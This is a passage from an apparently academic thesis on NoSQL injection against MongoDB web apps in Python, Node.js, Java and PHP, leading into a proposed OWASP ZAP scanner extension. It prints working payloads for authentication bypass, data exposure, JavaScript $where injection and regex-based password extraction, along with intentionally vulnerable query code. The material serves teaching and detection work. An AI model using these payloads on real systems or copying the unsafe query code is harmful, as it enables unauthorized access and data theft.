


Figure 4 - Login Screen

### 3.1.2 Vulnerabilities in Python web applications

The web application in Section 3.1.1 was developed by the author and is accessible on <https://github.com/akilaweerat/mongodbvuln-python>. The web application uses a JSON string in the request body to carry request data. The authentication request parameters take the following form

```
[{"name": "username", "value": "admin"}, {"name": "password", "value": ""}]
```

After inserting the attack string, the body parameters are as follows

```
[{"name": "username", "value": "admin"}, {"name": "password", "value": [{"name": null}]}]
```

The attack string can be used to login on to the web application because the input parameters are not sanitized on the server-side. The above web application uses python, and the code to authenticate users is shown in figure 5.

```

def login(self, username, password):
    collection = self.client.users.collection
    result = collection.find( {"username": username, "password": password} )
    users = list(result)
    if not users :
        return None
    else :
        return users[0]

```

Figure 5 - Vulnerable Python Code -I

The vulnerability can be patched if the username and password fields are sanitized for special characters without using user input directly. Another type of vulnerability is access to unauthorized data. For example, figure 6, given below, shows the login screen the user is shown with a list of users that he manages.




Figure 6 - Manage Users

But if the application is prone to NoSQLi Injection, there is a possibility of tricking the web application into returning the entire user list. This is done by modifying the form parameters sent in the request body. This is shown in figure 7

```

POST /search HTTP/1.1
Host: localhost:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:5000/profile
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 72
Cookie: session=eyJsb2dnZWRpbiI6dHJlZSwidXNlcm5hbWUiOiJhZGl1biJ9.XrUEww.syrqaIEVkwG7UyRka0bT0Y7SMg
Connection: close

[{"name": "search", "value": "test"}, {"name": "managed_by", "value": "admin"}]


```

Figure 7 - POST request body params

A hacker might modify the body parameters as follows.

```
[{"name": "search", "value": {"$ne": null}}, {"name": "managed_by", "value": [{"$ne": null}]}]
```

The entire user list will now be exposed, as shown in figure 8.




































| <input type="checkbox"/> | Username    | Email   | isActive | Managed By | Edit |   |
|--------------------------|-------------|---------|----------|------------|------|---|
| <input type="checkbox"/> | admin       | a@b.com | true     | 0          | 5    |    |
| <input type="checkbox"/> | test12      | a@b.com | true     | admin      | 5    |    |
| <input type="checkbox"/> | user24      | a@b.com | true     | admin      | 5    |    |
| <input type="checkbox"/> | test67      | a@b.com | true     | test12     | 5    |    |
| <input type="checkbox"/> | superadmin  | a@b.com | true     | 0          | 5    |    |
| <input type="checkbox"/> | person123   | a@b.com | true     | superadmin | 5    |    |
| <input type="checkbox"/> | testuser435 | a@b.com | true     | superadmin | 5    |    |
| <input type="checkbox"/> | testuser123 | a@b.com | true     | superadmin | 5    |    |
| <input type="checkbox"/> | male34      | a@b.com | true     | superadmin | 5    |    |
| <input type="checkbox"/> | male35      | a@b.com | true     | superadmin | 5    |    |
| <input type="checkbox"/> | female11    | a@b.com | true     | superadmin | 5    |    |

Figure 8 - Unauthorized data access

Again, the root cause is because the input parameters are not sanitized. The vulnerable code segment is shown in figure 9.

```
def get_users_by_admin(self, admin_username, search_criteria=None):
    collection = self.client.users.collection
    if not search_criteria :
        result = collection.find( {"managed_by": admin_username}, {"_id": 0 } )
    else:
        result = collection.find( {"managed_by": admin_username, "username": search_criteria}, {"_id": 0 } )
    users = list(result)
    if not users :
        return None
    else :
        return users
```

Figure 9 - Vulnerable Python Code – 2

### 3.1.3 Vulnerabilities in Node JS web applications

To demonstrate vulnerabilities in NodeJS web applications, the author will make use of a well-known test web application known as MEAN Bug. This can be accessed on <https://github.com/dbohannon/MEANBug>. Unlike the application in section 3.1.2, this app does not use JSON in the request body but is just as vulnerable to the authentication bypass and unauthorized data access. A request made to the web application is shown in figure 10.

The image shows a web browser window with a login form titled "Login to Access the MEAN Bug Application". The form has two input fields: "Username:" with the value "admin" and "Password:" which is empty. A "Login" button is located below the password field. To the right of the browser window, the Burp Suite interface is visible, showing the intercepted request details. The Burp Suite window title is "Burp Suite Community Edition v2.1.07 - Temporary Project". The main pane shows the request details for "Request to http://localhost:9000 [127.0.0.1]". The request is a POST to "/login HTTP/1.1". The headers include Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Content-Type, Content-Length, Origin, Connection, Referer, Cookie, and Upgrade-Insecure-Requests. The body of the request is "user=admin&pass=".

```
POST /login HTTP/1.1
Host: localhost:9000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
Origin: http://localhost:9000
Connection: close
Referer: http://localhost:9000/login
Cookie: _csrf=u4ix-i8YnJeF08C42iTwWQ2x; XSRF-TOKEN=uAWoUrdw-Pf3qgn07YU3cYeW9rtX-etndM6w
Upgrade-Insecure-Requests: 1

user=admin&pass=
```

Figure 10 - MeanBug login request

A malicious user can intercept the above request and modify it, as shown in figure 11.

```
POST /login HTTP/1.1
Host: localhost:9000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
Origin: http://localhost:9000
Connection: close
Referer: http://localhost:9000/login
Cookie: _csrf=u4ix-i8YnJeFO8C42iTwWQZx; XSRF-TOKEN=uAWoUrdw-Pf3qgn07YU3cYeW9rtX-etndM6w; session=j*3Anull
Upgrade-Insecure-Requests: 1

user=admin&pass[?ne]=
```

Figure 11 - Meanbug NoSQLi Attack

This will enable a malicious user to login into the system even though the user does not know the password. The NodeJS code is shown in figure 12.


```
function authenticate(user, pass, req, res){
  //connect to MongoDB - auth not enabled
  //also, http interface enabled at http://localhost:28017/
  //can bypass with query selector injection (i.e., user=admin&pass[$gt]=
  mongo.connect('mongodb://localhost:27017/users', function(err, db){
    if(err){
      console.log('MongoDB connection error...');
      return err;
    }
    db.collection('collection').findOne({username: user, password: pass, isActive: true},function(err, result){
      if(err){
        console.log('Query error...');
        return err;
      }
      if(result !== null){
        req.session.authenticated = true;
        res.redirect('/');
      }
      else
        res.redirect('/login?user='+user);
    });
  });
}
```

Figure 12 - NodeJS vulnerable code segment

Again, it can be observed that the user input is not sanitized, and such attacks can be prevented by sanitizing user input. MEAN Bug is also vulnerable to unauthorized data access. But for this attack request headers should be modified. This is primarily because MongoDB uses a JSON based syntax for queries. Content-Type header is changed from 'application/json;charset=utf-8'



to 'application/x-www-form-urlencoded'. This is shown in Figure 13.




```
Raw Params Headers Hex
POST /secure/query HTTP/1.1
Host: localhost:9000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-XSRF-TOKEN: uAWoUrdw-Pf3qgn07YU3cYeW9rtX-etndM6w
Content-Length: 14
Origin: http://localhost:9000
Connection: close
Referer: http://localhost:9000/secure/invoices
Cookie: _csrf=u4ix-18YnJeFO8C42iTwWQ2x; XSRF-TOKEN=uAWoUrdw-Pf3qgn07YU3cYeW9rtX-etndM6w;
session=s2_A_uLunyVx2-E4c7aP0g.Nh9vpk7yWLJSLAbz0Gf0DhS0QpUJUznACPsBieYxjEI.1579332509590.8640

field=id&value[>]=
```

Figure 13 - Modifying request headers

### 3.1.4 Vulnerabilities in Java Web Applications

NoSQL Injection Demo Application is written using Java and is available on <https://github.com/shirishp/NoSQLInjectionDemo>. JavaScript Injection attacks can be tested by using this web application. The web application when loaded to the browser is shown in figure 14



**Search by name**

Name:

Figure 14 – NoSQLInjectionDemo

The following strings will trigger unexpected behavior if the search input is not sanitized.

- Robb', \$where: 'function(){sleep(5000); return this.name == "Robb"}')})
- Robb', name:{\$ne:'Robb'}, address:'Kingslayer

The first query will sleep the server for 5000 milliseconds indicating that JavaScript can be inserted to the query string leading to potential JavaScript injection attacks. The second query will show data to the user, which was not intended originally by the user. The insecure code would look as shown in figure 15

```
public InjectionResult insecureFindByName(String name) throws UnknownHostException {  
  
    InjectionResult injectionResult = new InjectionResult();  
  
    String stringQuery = "{ 'name' : '" + name + "'}";  
    injectionResult.setStringQuery(stringQuery);  
  
    DBObject databaseQuery = (DBObject) JSON.parse(stringQuery);  
    injectionResult.setDatabaseQuery(databaseQuery);  
  
    DBCursor result = characters.find(databaseQuery);  
    injectionResult.setResult(result);  
  
    return injectionResult;  
}
```

Figure 15 - Insecure Java code

But such vulnerabilities can be prevented if a wrapper class such as BasicDBObject is used. This is shown in figure 16.

```
public InjectionResult secureFindByName(String name) throws UnknownHostException {  
  
    InjectionResult injectionResult = new InjectionResult();  
  
    BasicDBObject databaseQuery = new BasicDBObject("name", name);  
    injectionResult.setDatabaseQuery(databaseQuery);  
  
    DBCursor result = characters.find(databaseQuery);  
    injectionResult.setResult(result);  
  
    return injectionResult;  
}
```

Figure 16 - Secure Java code

### 3.1.5 Vulnerabilities in PHP web applications

The associative array vulnerability in PHP is already well documented and is mentioned in several research papers. To demonstrate this vulnerability, the author created the web application php-vuln and the source can be found on <https://github.com/akilaweerat/php-vuln>. The login screen of the application is shown in figure 17




Figure 17 - PHP Vuln login screen

The login request made to this web application is shown in figure 18

```
POST /login.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Connection: close
Upgrade-Insecure-Requests: 1
username=admin&password=213
```

Figure 18 - PHP Vuln login request

However, PHP has a vulnerability with associative arrays and if the user can insert the payload

```
username[$ne]=1&password[$ne]=1
```

Then the database query will be translated as

```
Db. users.find({ username: { $ne: 1 }, password: { $ne: 1 } })
```

which will return all users in the users table.

This vulnerability can be observed in the above application

### 3.1.6 Attack Payloads

A list of attack payloads should be iteratively injected to the request and observed for vulnerability detection[21]. Some of the injection payloads are as follows.

#### Authentication Bypass

```
username[$ne]=toto&password[$ne]=toto
```

#### Extract length information

```
username[$ne]=toto&password[$regex]=.{1}  
username[$ne]=toto&password[$regex]=.{3}
```

#### Extract data information

```
username[$ne]=toto&password[$regex]=m.{2}  
username[$ne]=toto&password[$regex]=md.{1}  
username[$ne]=toto&password[$regex]=mdp  
  
username[$ne]=toto&password[$regex]=m.*  
username[$ne]=toto&password[$regex]=md.*
```

The vulnerability scanner should then analyze the response for valid vulnerabilities and report if detected.

## 3.2 Methodology

### 3.2.1 Proposed Model / Design

Techniques on NoSQLi attacks were discussed in detail in previous sections, In this section, how the vulnerability detection process can be automated is discussed.

There are two main ways of automating vulnerability detection

1. Develop a tool from scratch, which specializes in NoSQLi vulnerability discovery. There are several tools available online for this purpose, such as NoSQLi map. However, when running against the test application 'MeanBug' they failed to identify vulnerabilities. This can be attributed to the fact that the base infrastructure of these tools, such as the web spider and authentication is not advanced enough to analyze the majority of the web apps. Another disadvantage is that the user community for these tools is small. And therefore, there is not much maintenance done, and such tools can be obsolete very easily.
2. Extend an open-source DAST framework to support NoSQLi detection. Thereby, there is no need to reinvent the wheel and develop the authentication and crawling modules as long as they are well implemented in the tool. When choosing such a tool extensibility and community base is of high importance.

Several open-source DAST frameworks were then considered, such as OWASP ZAP, Nikto, and Vega. In the end, OWASP ZAP was chosen due to its extensibility and popularity. OWASP ZAP is one of the foremost open-source vulnerability scanners and has a large community of developers and users [8]. The advantage of ZAP is that its functionality can easily be enhanced using extensions, and vulnerability detection extensions are maintained in a separate repository. However, an extension for NoSQLi is yet to be developed for ZAP. The proposed solution is to **develop a ZAP extension that is capable of finding MongoDB NoSQLi flaws.**

There are several advantages to creating a ZAP extension.

- 1) There is a large community base and has more contributors than any other vulnerability detection tool. There are frequent enhancements to the tool by community members; hence it is always up to date and feature-packed.
- 2) ZAP is used by a lot of organizations and individuals to secure what they develop. Enhancing ZAP will help those users to build secure software solutions.
- 3) ZAP is open-source; hence developers can customize ZAP to behave the way they want. ZAP extensions are separately developed and maintained from the core functionality, and this allows developers to write code without breaking existing functionality and easily extend ZAP the way they want.
- 4) Writing a ZAP extension would result in more people using what you develop rather than writing a new tool from scratch. ZAP provides core functionality needed for any automated DAST scanner, and developers can easily reuse the functionality. ZAP code is also frequently tested and, therefore, less error-prone.

An Overview of the ZAP project structure is shown in figure 19.




Figure 19 - ZAP project structure

ZAP Proxy Core – Contains Core functionality needed for a DAST scanner.

Crawler – Used to discover resources and pages in a web application. Each page will then be passed to an extension to be evaluated under scan rules to discover vulnerabilities.

ZAP extensions – All scan rules are under the ZAP extensions project. Scan rules can be further subdivided into passive scan rules and active scan rules.

Passive scan rules – Pages discovered by the crawler will be analyzed for vulnerabilities. No new requests are made in passive scan rule extensions.

Active scan rules - Pages discovered by the crawler will be analyzed, and new requests will be made. Injection attacks fall under active scan rules. Responses of modified requests will be analyzed for vulnerabilities. Therefore, MongoDB vulnerability scanner falls under this category.

The proposed class structure for MongoDB vulnerability scanner is shown in figure 20.




Figure 20 - Class structure

As part of this class structure MongoDBVulnScanner would need to implement several methods

getId() – Returns ID of plugin

getName() – Returns plugin name

getDescription() – Returns a description of the plugin

scan() – All logic related to vulnerability detection is written in this method . Pages discovered by the crawler and relevant metadata are passed to the scan() method

